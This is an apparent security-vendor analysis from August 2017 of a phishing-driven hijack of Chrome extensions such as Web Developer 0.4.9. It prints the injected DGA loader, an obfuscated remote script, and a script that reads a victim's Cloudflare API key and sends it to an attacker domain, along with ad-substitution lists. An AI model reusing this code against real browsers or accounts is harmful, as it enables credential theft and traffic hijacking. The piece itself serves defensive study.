

Threat actor goes on a Chrome extension hijacking spree

 proofpoint.com/us/threat-insight/post/threat-actor-goes-chrome-extension-hijacking-spre

August 14, 2017

Share with your network!

August 14, 2017 Kafeine

Overview

Chrome Extensions are a powerful means of adding functionality to the Chrome browser with features ranging from easier posting of content on social media to integrated developer tools. At the end of July and beginning of August, several Chrome Extensions were compromised after their author's Google Account credentials were stolen via a phishing scheme. This resulted in hijacking of traffic and exposing users to potentially malicious popups and credential theft.

We specifically examined the "Web Developer 0.4.9" extension compromise, but found evidence that "Chrometana 1.1.3", "Infinity New Tab 3.12.3" [8][10], "CopyFish 2.8.5" [9], "Web Paint 1.2.1" [11], and "Social Fixer 20.1.1" [12] were modified using the same modus operandi by the same actor. We believe that the Chrome Extensions TouchVPN and Betternet VPN were also compromised in the same way at the end of June.

Analysis

On August 12 Chris Pederick reported [1] that his Extension, Web Developer for Chrome, had been compromised (Figure 1).



Chris Pederick

@chrispederick

The Web Developer for Chrome account has been compromised and a hacked version of the extension (0.4.9) uploaded 😞

4:25 PM - 2 Aug 2017

Figure 1: Chris Pederick's tweet from August 2, 2017 regarding the compromise of his Web Developer for Chrome Extension

We retrieved the compromised version and isolated the injected code.



Web Developer 0.4.9

Enabled



Adds a toolbar button with various web developer tools. The official port of the Web Developer extension for Firefox.

[Details](#) [Options](#) [Reload \(Ctrl+R\)](#)

ID: bfbameneiokkgbdmiekhjnmfkcnldhnm

☐ Allow in incognito ☒ Allow access to file URLs

Figure 2: Web Developer 0.4.9 Chrome Extension published by a bad actor after the legitimate extension was compromised

```
chrome.storage.local.get('installed', function (item) {
  if (item && item.installed) {
    installed = item.installed;
    console.log('Installed:' + installed);

    if (installed) {
      console.log('Installed ms:' + (Date.now() - installed));

      if ((Date.now() - installed) > 10 * 60 * 1000) {
        console.log('Now');

        var date = new Date();
        var day = date.getUTCDate();
        var month = date.getUTCMonth() + 1;
        var year = date.getUTCFullYear();
        var hour = date.getUTCHours();

        console.log(hour);

        var d = day + '-' + month + '-' + year;
        console.log(d);

        var hash = "wd" + md5(d) + ".win";
        console.log(hash);

        var config_fragment = '<sc' + 'ri' + 'pt sr' + 'c="ht' + 'tp' + 's://' + hash + '/ga.js"></sc' + 'ri' + 'pt>';

        var range = document.createRange();
        range.setStart(document.body, 0);
        document.body.appendChild(range.createContextualFragment(config_fragment));
      }
    }
  }
});

var WebDeveloper = WebDeveloper || {}; // eslint-disable-line no-use-before-define
```

Figure 3: Snippet of the inserted code in content.js from the compromised version of Web Developer 0.4.9

In general terms, the compromised extension first checks to ensure that the Chrome Extension has been installed for 10 minutes using the following line of code:

```
if ((Date.now() - installed) > 10 * 60 * 1000)
```

Before proceeding with the rest of the extension code, compromised components of the extension retrieve a remote file, ga.js, over HTTPS from a server whose domain is generated via a domain generation algorithm (DGA):

```

var date = new Date();
var day = date.getUTCDate();
var month = date.getUTCMonth() + 1;
var year = date.getUTCFullYear();
var hour = date.getUTCHours();
var d = day + '-' + month + '-' + year;
var hash = "wd" + md5(d) + ".win";

```

On August 2, for example, the network request was:

[https://wd7bdb20e4d622f6569f3e8503138c859d\[.jwin/ga.js](https://wd7bdb20e4d622f6569f3e8503138c859d[.jwin/ga.js).

At that time, the file was served by Cloudflare.

The day after, the network request was:

[https://wd8a2b7d68f1c7c7f34381dc1a198465b4\[.jwin/ga.js](https://wd8a2b7d68f1c7c7f34381dc1a198465b4[.jwin/ga.js)

```

var _0x4d27=["\x63\x6c\x6f\x75\x64\x66\x6c\x61\x72\x65\x2e\x63\x6f\x6d","\x69\x6e\x64\x65\x78\x4f\x66","\x68\x72\x65\x66",
"\x6c\x6f\x63\x61\x74\x69\x6f\x6e","\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74","\x74\x79\x70\x65",
"\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74","\x73\x79\x70\x65",
"\x2f\x2f\x73\x65\x61\x72\x63\x68\x74\x61\x62\x2e\x77\x69\x6e\x2f\x67\x61\x2e\x6a\x73",
"\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\x79\x54\x61\x67\x4e\x61\x6d\x65","\x69\x6e\x73\x65\x72\x74\x42\x65\x66\x6f\x72\x65",
"\x70\x61\x72\x65\x6e\x74\x6f\x6f\x65","\x72\x65\x64\x69\x72\x65\x63\x74\x32\x2e\x74\x6f\x70","\x2f\x2f\x70\x61\x72\x65\x6e",
"\x72\x2d\x6e\x65","\x74\x2e\x6d\x65","\x6e\x2f\x63\x6f\x6f","\x64\x65\x2f\x3f","\x70\x69\x64\x3d","\x39\x37\x33\x38","\x32\x30\x26\x72","\x3d",
"\x61\x70\x70\x65\x6e\x64\x43\x68\x69\x6c\x64",
"\x68\x74\x74\x70\x73\x3a\x2f\x2f\x77\x77\x2e\x67\x6f\x6f\x67\x6c\x65\x2d\x61\x6e\x61\x6c\x79\x74\x69\x63\x73\x2e\x63\x6f\x6d\x2f\x61\x6e\x6",
"\x6c\x79\x74\x69\x63\x73\x2e\x6a\x73","\x67\x61","\x47\x6f\x6f\x67\x6c\x65\x41\x6e\x61\x6c\x79\x74\x69\x63\x73\x4f\x62\x6a\x65\x63\x74",
"\x70\x75\x73\x68","\x71","\x6c","\x61\x73\x79\x6e\x63","\x63\x72\x65\x61\x74\x65","\x55\x41\x2d\x31\x30\x33\x30\x34\x35\x35\x33\x33\x2d\x31",
"\x61\x75\x74\x6f","\x73\x65\x6e\x64","\x70\x61\x67\x65\x76\x69\x65\x77"];if(top[_0x4d27[3]][_0x4d27[2]][_0x4d27[1]](_0x4d27[0])>-1){(
function(){var _0xb2b9x1=document[_0x4d27[5]](_0x4d27[4]);_0xb2b9x1[_0x4d27[6]]=_0x4d27[7];_0xb2b9x1[_0x4d27[8]]=_0x4d27[9];var _0xb2b9x2=
document[_0x4d27[10]](_0x4d27[4])[0];_0xb2b9x2[_0x4d27[12]][_0x4d27[11]](_0xb2b9x1,_0xb2b9x2)}())else{(if(top[_0x4d27[3]][_0x4d27[2]][_0x4d27[1]](_0x4d27[0])>-1){(
function(){var _0xb2b9x3=document[_0x4d27[5]](_0x4d27[4]);_0xb2b9x3[_0x4d27[6]]=_0x4d27[7];_0xb2b9x3[_0x4d27[8]]=_0x4d27[9];_0xb2b9x3[_0x4d27[10]]=_0x4d27[11];_0xb2b9x3[_0x4d27[12]]=_0x4d27[13];_0xb2b9x3[_0x4d27[14]]=_0x4d27[15];_0xb2b9x3[_0x4d27[16]]=_0x4d27[17];_0xb2b9x3[_0x4d27[18]]=_0x4d27[19];_0xb2b9x3[_0x4d27[20]]=_0x4d27[21];_0xb2b9x3[_0x4d27[22]]=_0x4d27[23];_0xb2b9x3[_0x4d27[24]]=_0x4d27[25];(1000000*Math[_0x4d27[24]]()):_0xb2b9x2=document[_0x4d27[10]](_0x4d27[4])[0];_0xb2b9x2[_0x4d27[12]][_0x4d27[11]](_0xb2b9x1,_0xb2b9x2)}try{var _0xb2b9x4=document[_0x4d27[27]][_0x4d27[26]];_0xb2b9x4[_0x4d27[12]][_0x4d27[11]](_0xb2b9x2,_0xb2b9x4)}catch(e){document[_0x4d27[27]][_0x4d27[28]](_0xb2b9x2)}())(function(_0xb2b9x5,_0xb2b9x6,_0xb2b9x7,_0xb2b9x8,_0xb2b9x9,_0xb2b9xa){_0xb2b9x5[_0x4d27[31]]=_0xb2b9x8;_0xb2b9x5[_0x4d27[32]](arguments),_0xb2b9x5[_0x4d27[34]]=1*_new Date();_0xb2b9x9=_0xb2b9x2[_0x4d27[5]](_0xb2b9x6),_0xb2b9xa=_0xb2b9x2[_0x4d27[32]](arguments),_0xb2b9x9[_0x4d27[35]]=1;_0xb2b9x9[_0x4d27[8]]=_0xb2b9x7;_0xb2b9xa[_0x4d27[12]][_0x4d27[11]](_0xb2b9x9,_0xb2b9xa)})(window,document,_0x4d27[4],_0x4d27[29],_0x4d27[30]);ga(_0x4d27[36],_0x4d27[37],_0x4d27[38]);ga(_0x4d27[39],_0x4d27[40])

var wc=document.createElement('script');
wc.type='text/javascript';
wc.src='https://loading.website/alert_ce.php';
var s=document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(wc,s);

```

Figure 4: Step 1 remote ga.js code called by the victim's browser using the compromised extension - retrieved August 3, 2017

```

["cloudflare.com","indexOf","href","location","script","createElement","type",
"text/javascript","src","//searchtab.win/ga.js","getElementsByName",
"insertBefore","parentNode","redirect2.top","/pa","rtne","r-ne","t.me","n/co",
"de/?","pid","9738","20&r","=","random","floor","firstChild","body","appendChild",
"https://www.google-analytics.com/analytics.js","ga","GoogleAnalyticsObject",
"push","q","1","async","create","UA-103045553-1","auto","send","pageview"]

```

Figure 5: Array contained in the ga.js after unescaping; note that Cloudflare immediately removed the domains when we notified them of the malicious activity

The code from this first step allows the threat actors to conditionally call additional scripts including some to harvest Cloudflare credentials:

```

← → ↻ ⓘ redirect2.top/ga.js

console.log('window - onload'); // 4th
console.log(window.bootstrap); // 4th
console.log(window.bootstrap.data.user.email);
console.log(window.bootstrap.atok);
// console.log(window.bootstrap); // 4th

var xmlhttp = new XMLHttpRequest();
xmlhttp.open('GET', 'https://www.cloudflare.com/api/v4/user/api_key', true);
xmlhttp.setRequestHeader("x-atok", window.bootstrap.atok);
xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4) {
        if (xmlhttp.status == 200) {
            var obj = JSON.parse(xmlhttp.responseText);
            var key = obj.result.api_key;
            console.log(key);
            (new Image).src = '//searchtab.win/ga.php?user=' + encodeURIComponent(window.bootstrap.data.user.email) + '&key=' + encodeURIComponent(key);
        }
    }
};
xmlhttp.send(null);

```

Figure 6: Conditionally called Step 2 script allowing the actor to grab and exfiltrate Cloudflare credentials after the victim's login

At step 2, several other scripts can be called (Figure 7):

200	HTTP	wd8a2b7d68f1c7c7f34381dc1a198465b4.win	/ga.js	3,303	applicatio...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac... text/javasc...
200	HTTPS	f.partnerwork.men	/code/code/index_4.php	681	private... text/x-java...
200	HTTPS	f.partnerwork.men	/code/code/mss_3.js	412,155	public, ... applicatio...
200	HTTPS	y.partnerwork.men	/code/code/index_3.php	842	private... text/x-java...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac... text/javasc...
200	HTTP	partner-net.men	/code/pid/973820_BNX.js?rev=133	58,264	public, ... applicatio...

Figure 7: Some of the calls generated by the injected ga.js

As shown in Figure 8, the compromised version of the extension attempts to substitute ads on the victim's browser, hijacking traffic from legitimate advertising networks.

```

return void e.parentNode.removeChild(e);
case e.src.g('fjjuo.com'):
case e.src.g('adserv.com'):
case e.src.g('bet365affiliates.com'):
case e.src.g('media.easyads.bg'):
case e.src.g('betweendigital.com'):
case e.src.g('adriver.ru'):
case e.src.g('ng2.virgul.com'):
case e.src.g('goyetteconnelly.bid'):
case e.src.g('adsrv.eacdn.com'):
case e.src.g('zedo.com'):
case e.src.g('smartadserver.com'):
case e.src.g('prppsn.com'):
case e.src.g('worldssl.net'):
case e.src.g('am15.net'):
case e.src.g('gtcrm.top'):
case e.src.g('clhko.top'):
case e.src.g('ozdau.top'):
case e.src.g('adocean.pl'):
case e.src.g('ijrah.top'):
case e.src.g('adk2x.com'):
case e.src.g('tnaflix.com'):
case e.src.g('ads.'):
case e.src.g('servers1.'):
case e.src.g('ad_detail.html?ad=footer'):
case e.src.g('leaderboard.php'):
case e.src.g('partnernews.php'):
case e.src.g('advert.php'):
case e.src.g('reklami'):
case e.src.g('newpromo'):
case e.src.g('banners'):
case e.src.g('adblock'):
case e.src.g('uploadbanners'):
case e.src.g('uploadbanner'):
return void s(e)

```

Figure 8: Sample of strings that trigger a substitution attempt (from 973820_BNX.js?rev=133)

While the attackers substituted ads on a wide range of websites, they devoted most of their energy to carefully crafted substitutions on adult websites (Figure 9).

```

A = {
  'porn5.com': 'div.main_container',
  'porn.com': 'div.mainw',
  'porn.com': 'section#pageContent',
  'spang.com': 'main#container',
  'xhamster.com': 'table#content',
  'vporn.com': 'div.content.container',
  'pornb.com': 'div.container',

```

```

'red' e.com': 'div#contentHolder',
'xvi' s.com': 'div#content',
'bra' rsnetwork.com': 'div#container',
'hc1' .com': 'div.main',
'you' n.com': 'div.promo-message',
'faa' com': 'div.thumbs.video',
'tub' com': 'div.content-wrapper',
'bra' ube.net': 'div.content',
'xn' om': 'div#content',
'hus' r.com': 'div.content',
'thu' illa.com': 'div#contentWrapper',
'xtu' com': 'section#mainSection',
'he' rno.com': 'div.main',
'por' le.com': 'div.main',
'you' st.com': 'div#data',
'nuv' com': 'div.main-content',
'4tu' com': 'div.content',
'fux' m': 'div.content',
'hd2' om': 'div.content',
'por' 65.info': 'div#content',
'vtr' me.porn': 'div.contenttbl',
'upc' flv.tv': 'div.content',
'gig' no.cc': 'div#content',
'bra' ornru.com': 'div.content',
'sex' om': 'div.content',
'any' n.com': 'div.content',
'por' be.com': 'div.content',
'por' yu.me': 'div.holder',
'epc' r.com': 'div#content',
'spa' ire.com': 'div.main-container',
'xba' com': 'div.holder',
'fap' com': 'ul.breadcrumb',
'you' z.com': 'div#content',
'tna' x.com': 'section.container',
'drt' r.com': 'div.main',
'kee' vies.com': 'div#wrap',
'por' 0.com': 'div#page-content',
'sex' .xxx': 'div.main',
'the' porn.com': 'section#content',
'por' eamer.com': 'div.main',
'x18' x': 'div#wrapper',
'upc' tube.com': 'section#content',
'har' bhub.com': 'section.page-wrap',
'myx' s.com': 'div.main',
'adu' reex.com': 'div#main',
'ruc' om': 'div#mainContainerWide',
'fre' ox.com': 'div#FBContentMain',
'adu' nc.com': 'div#content',
'por' ed.com': 'div#content',
'hdp' .net': 'div#main',
'org' .com': 'div#page-wrapper',
'mac' mbs.com': 'div#main',
'h2p' .com': 'main.main',
'met' rn.com': 'div.main-content.container',
'you' stmovies.com': 'div#container',
'ele' nttube.com': 'div.content.container',
'por' bros.com': 'div.content',
'tub' lore.com': 'div.content.container',
'bet' .com': 'section#content',
'por' ki.com': 'section.content-wrap.clearfix.content-wrap-interlinks',
'top' epornvideos.com': 'div#body',
'pro' n.com': 'div.thrcol.refill.afsite',
'lon' xx': 'div.section',
'ape' e.com': 'ul.thumbs.container',
'por' om.com': 'div#wide_col'

```

```

    'portbbit.com': 'div#content',
    'portst.com': 'div#content-wrapper',
    'portx.com': 'div.page-wrapper.content-wrapper',
    'fap.com': 'div.upper-container',
    'dantvies.com': 'div.center.relative',
    'portxxx': 'div.wrap-video-block.bg-darker',
    'txo.com': 'div.header-main'
},
w = {
    'bing.com': [{
        's': 'div#sbox.sw_sform',
        'i': 5,
        'w': 600,
        'h': 300
    }], {
        's': 'ol#b_results',
        'i': 1,
        'w': 600,

```

Figure 9: Code snippet demonstrating the extensive effort involved in properly substituting advertisements in adult websites; retrieved on August 3, 2017 from 973820_BNX.js?rev=133

Figure 10 shows several additional triggers for advertising substitutions, again on adult websites and particular advertising networks:

```

    if (a.src &&
a.src.match(/\/(show\.\bumq\.\com|mg\.\mgid\.\com|d\.\otatserve\.\net|delivery\.\performax\.\cz|adserve\.\adpulse\.\ir|toy69\.\ru|ssl-
tools\.\bongacams\.\com|www\.\sabavision\.\com|adserve\.\adpulse|ads\.\servers1\.\adriver\.\ru|buckridge\.\link|in\.\fjjuo\.\com|zog\.\link|exoclick\.\com|tsyndicate\.\com|adst\
.fudcdn\.\com|reklama\.\ngs\.\ru|s\.\yimg\.\com|a1\.\ax\.\rareru\.\ru|cas\.\ny\.\us\.\criteo\.\com|cdn\.\brand-
display\.\com|syndication\.\exdynserv\.\com|www\.\fullfilmizlesem\.\com|www\.\filmizlejet\.\org|adserver\.\reklamstore\.\com|us-
ads\.\openx\.\net|bit\.\ly|01\.\creativecdn\.\com|www\.\rek\.\mobi|cdn\.\html5maker\.\com|static\.\gyakorikerdesek\.\hu|www\.\netadclick\.\com|ad\.\serve-sys\.\com|ox-
d\.\gamerpublishing\.\com|cdn\.\adfront\.\org|securepubads\.\g\.\doubleclick\.\net|mgid\.\com|rtb\.\imedia\.\cz|www\.\box\.\bg|reklama\.\wisdom\.\bg|jdn\.\monster\.\com|secure\.\adn
xs\.\com|cas\.\criteo\.\com|ad\.\ilcdn\.\fi|vg\.\is\.\fi|adfox\.\vn|ads\.\pantip\.\com|news\.\gneздо\.\ru|www\.\adsellers\.\net|shop\.\gneздо\.\ru|static\.\smi2\.\net|banners\.\tools\
runetki\.\co|aff\.\abs-cdn\.\org|ad\.\lbbanners\.\com|disqusads\.\com|ads-
iframe|in2\.\zog\.\link|in4\.\zog\.\link|www\.\netplace\.\com|www\.\traffictraffickers\.\com|www\.\milf\.\nl|ads\.\ero-
advertising\.\com|www\.\updatecube\.\com|updatecube\.\com|in\.\zog\.\link|syndication\.\exosrv\.\com|ads\.\adamoads\.\com|jav68\.\me|jav68\.\tv|ads\.\adxpansion\.\com|olimpbanner
s\.\info|hcdn\.\ru|a4\.\ax\.\rareru\.\ru|adveasy\.\ru|ads\.\ad4game\.\com|process\.\nextads\.\ir|coinad\.\comads|ad\.\afilo\.\pl|static\.\clickonometrics\.\pl|search\.\supplyframe
\.\com|c\.\smartclick\.\net|www\.\zononi\.\com|br2\.\ru|code\.\barrior\.\ru|banner\.\mediaweb\.\ru|uploadbanner|s0\.\2mdn\.\netdfp|www\.\trbetmedia\.\com|media\.\vinaffiliates\.\co
m|adserver\.\advrstcdn\.\com|cdn\.\bannersnack\.\com|h\.\holder\.\com\.\ua|j\.\holder\.\com\.\ua|reklami|toroadvertisingmedia\.\com|speednetwork14\.\adk2x\.\com|ad\.\a-
ads\.\com|www\.\ad\.\adtube\.\ir|reklama\.\mk|xbblastads1\.\com|b\.\turbo\.\az|vcdn\.\media\.\innity\.\net|alipromo\.\com|ads\.\adfox\.\ru|cdnvt\.\ru|b\.\frida\.\vse42\.\ru|in3\.\zo
g\.\link|br\.\rk\.\com|ads\.\amakings\.\com|medya\.\ilan\.\gov\.\tr|blockadz\.\com|mellowads\.\com|s1\.\dpb\.\adnegah\.\net|ad\.\anetwork\.\ir|ib\.\adnxs\.\com|uploadbanners|bk\.\goo
dline\.\info|backend\.\opogame\.\com|ad\.\admicro\.\vn|p2\.\ax\.\rareru\.\ru|multi\.\4smi\.\ru|ading\.\uimserv\.\net|nrzcj\.\top|advideo\.\uimserv\.\net|ad\.\adverticum\.\net|i\.\im
edia\.\cz|a\.\clickyab\.\com|ads2\.\zeusclicks\.\com|ads2\.\vtfpeople\.\com|tools\.\bongacams\.\com|ads\.\theporndb\.\com|pcash\.\imlive\.\com|d29gcij\.\com|static\.\drtuber\.\com
|geo\.\frytd\.\com|usr\.\dropkickmedia\.\com|a\.\adnium\.\com|web\.\nxstx\.\top|reg\.\nxstx\.\top|ads\.\livenbed\.\com|i\.\nxstx\.\top|clkrev\.\com|sendmad\.\com|p\.\nxstx\.\top|cdn\
ambientplatform\.\vn|speednetwork6\.\adk2x\.\com|ads\.\medi-
8\.\net|cs\.\adxpansion\.\com|adblock\.\downloadha\.\camp\.\sabavision\.\com|fastclick\.\co|cdn\.\asn\.\advolution\.\de|pub\.\dreamboxcart\.\com|ad\.\doubleclick\.\net|track\.\adfor
m\.\net|sn\.\sanoma\.\fi|bdfm\.\bidvertiser\.\com|cdn\.\wafamedia9\.\com|adm\.\shinobi\.\jp|s0\.\2mdn\.\net|ads\.\persgroep\.\net|leaderboard\.\php|zlav\.\sme\.\sk|adx\.\admicro\
\.\vn|ads\.\adready\.\com|oscentral\.\sears\.\com|s3-sa-east-
1\.\amazonaws\.\com|ads\.\egrana\.\com\.\br|p3\.\adhitzads\.\com|akhtml\.\nspmotion\.\com|gocdn\.\ru|www\.\tradeadexchange\.\com|creative\.\wwwpromoter\.\com|adserver\.\adtech\.\de|
servedby\.\pixfuture\.\net|partnernews\.\php|www\.\tredman\.\com|superkinobob\.\ru|onedrive\.\su|twodrive\.\su|cdn7\.\rocks|ads\.\betweendigital\.\com|bxjch\.\top|cszz\.\ru|adve
rt\.\php|mxtdads\.\com|funsmi\.\ru|cshl\.\ru|smliered\.\com|aka-cdn-
ns\.\adtech\.\de|r\.\mradx\.\net|media\.\adcdn\.\com|images\.\pub\.\goha\.\ru|in\.\kpyub\.\com|adserver\.\juicyads\.\com|partners\.\smnewscenter\.\com|ams1-
ib\.\adnxs\.\com|invideo\.\ero-advertising\.\com|t05\.\vipstreamservice\.\com|dyn\.\empflix\.\com|as\.\sexad\.\net|ad_detail\.\html?
ad=footer|www\.\bravoporn\.\com|dyn\.\tnaflix\.\com|adserver\.\exoticads\.\com|delivery\.\trafficforce\.\com|delivery\.\porn\.\com|www\.\urldelivery\.\com|ads\.\trafficjunky\.\ne
t|rotator\.\trafficstars\.\com|h1lltopads\.\net|ads2\.\contentabc\.\com|ads\.\contentabc\.\com|ss\.\phncdn\.\com|cdnid-static-
shared\.\phncdn\.\com|trv12\.\com|in5\.\zog\.\link|sunstatic\.\fuckandcdn\.\com|syndication\.\traffichaus\.\com|adv\.\h2porn\.\com|adspaces\.\ero-
advertising\.\com|adbucks\.\brandreachsys\.\com|prvidgets\.\com|seventeenlive\.\com|mobileads\.\ero-
advertising\.\com|ad2\.\adfarm\.\adition\.\com|tpc\.\googlesyndication\.\com|img)) {
    change_peas(a);
} else if (a.src && a.src.match(/[^0-9a-z]+
(nvdst\.\com|promoviral\.\com|fjjuo\.\com|adserve\.\com|bet365affiliates\.\com|media\.\easyads\.\bg|betweendigital\.\com|adriver\.\ru|ng2\.\virgul\.\com|goyetteconnelly\.\bid|ad
srv\.\eacdn\.\com|newpromo|zedo\.\com|smartadserver\.\com|prppsn\.\com|worldssl\.\net|am15\.\net|am[0-
9]+\.\net|gtcrm\.\top|clhko\.\top|ozdau\.\top|adocean\.\pl|i|jah\.\top|speednetwork[0-9]+\.\adk2x\.\com)[^0-9a-z]+/img)) {
    change_peas(a);
} else if (a.id && a.id.match(/(adzone_30|mgiframe|zd_async_frame|cdxhd_ifr|adnxs_tag|utif|ants-
banner|actionteaser|SC_TB|block|lx_table|RTBIFR|yottos|DAIFR|lsadvert-zid|AdFox_banner|frame-
innity|INNITYFrame|openx_spot|gnr|_poster_iframe|hsoub_adplace|_fu_frame_banner|adtimeIframe|wrapper|adzone|exo_vidBanner|ads_zone|avp_zid|ad_ifr|adfox_iframe|AdFox
_iframe|AdFox_plug|oas_frame|baner|advertur|republer|ya_partner_R|html_banner|adfoxHtml5_iframe|_switch_placeholder|sovrn_ad_unit|advertur_section|ertb|eclick_ads
_frame|leaderboard|Marketing|Rectangle|sas|atvAdFrame|ox|aswift|google_decrypt_frame|cto_iframe|google_ads_iframe|google_ads_frame|rtm_iframe|ados_frame|adf_[0-
9])/img)) {
    change_peas(a);
} else {
    var fader = a.parentNode;
    if (str rs.indexOf(',') + w + 'x' + h + ',' != -1) {

```

Figure 10: Other substitution triggers (695529_BNX.js?rev=144)

The advertising substitutions work for a specific set of 33 common banner sizes including 468x60, 728x90, and many more spanning numerous aspect ratios (Figure 11).

```


}(),
n = i.querySelector('body'),
v = '-',
p = '-|',
l = ['468x60', '728x90', '300x600', '300x250', '160x600', '600x300', '500x300', '250x250', '200x200', '200x150', '300x90',
      '240x80', '200x50', '300x400', '240x400', '200x800', '200x400', '240x300', '200x250', '970x250', '700x420', '750x300', '
      970x90', '180x150', '320x100', '234x60', '320x50', '125x125', '250x360', '120x600', '160x300', '120x240', '100x200', '
      336x280'],
m = 2147483647,
h = document.createElement('a'),
u = [{
  'w': '970',
  'h': '250'
}, {
  'w': '600',
  'h': '300'
}, {
  'w': '336',
  'h': '280'
}, {
  'w': '300',
  'h': '250'
}, {

```

The advertising calls themselves specify the substituted banner format. For example, one particular ad call read:

In many cases, victims were presented with fake JavaScript alerts prompting them to “repair” their PC then redirecting them to affiliate programs from which the threat actors could profit. Figure 12 shows a malvertising chain that brings users from the fake alert to an affiliate site; we observed the compromised extension directing victims to two such affiliates, although others may also have been used.

Figure 12: Chain to affiliate program from a fake JavaScript alert



https://loading.website/ x Get more speed, malware x

wlp.cleanmypc.online/mxbl1/?x-context=496906380&utm_source=mxapch5&utm_campaign=mxapch5&utm_medium=MXA2240_MXA2193_RUNT&utm_pubid=567548x-at=XXXX&override=1

Advance System Care

Diagnose & Fix your PC problems in 3 simple steps

Windows 10 PC Repair

System Information:
Your machine is currently running: **Windows 10**
Advance System Care is compatible with your operating system

Start Download

Download Time: Under 1 minute
Manufacturer: Advance System Care
Designed for: Windows XP, Vista, 7, 8 & 8.1

Download the PC Repair Utility to scan and identify Windows Errors on [Windows 10](#)
Update your PC and eliminate potential threats:

- ✓ Scan your PC for Windows errors with 1 click
- ✓ Remove Security threats and repair damage caused
- ✓ Eliminate all Malware from your PC

Using **Microsoft** Technologies

Step 1


[Start Download](#)

Step 2


Click 'Run' or 'Save' button when dialog appears

Step 3


Scan your PC for Free with one click!

 Find out what is slowing down your PC

 Improve Hardware Performance

 Free up storage space

 **Free Scan, No risk**
Take a FREE scan today with Advance System Care and discover your Problems in 1 Click.

 **Repair Windows Errors**
Automatically diagnose and repair Windows errors and problems that occur

Figure 14: One of the affiliate programs receiving the hijacked traffic

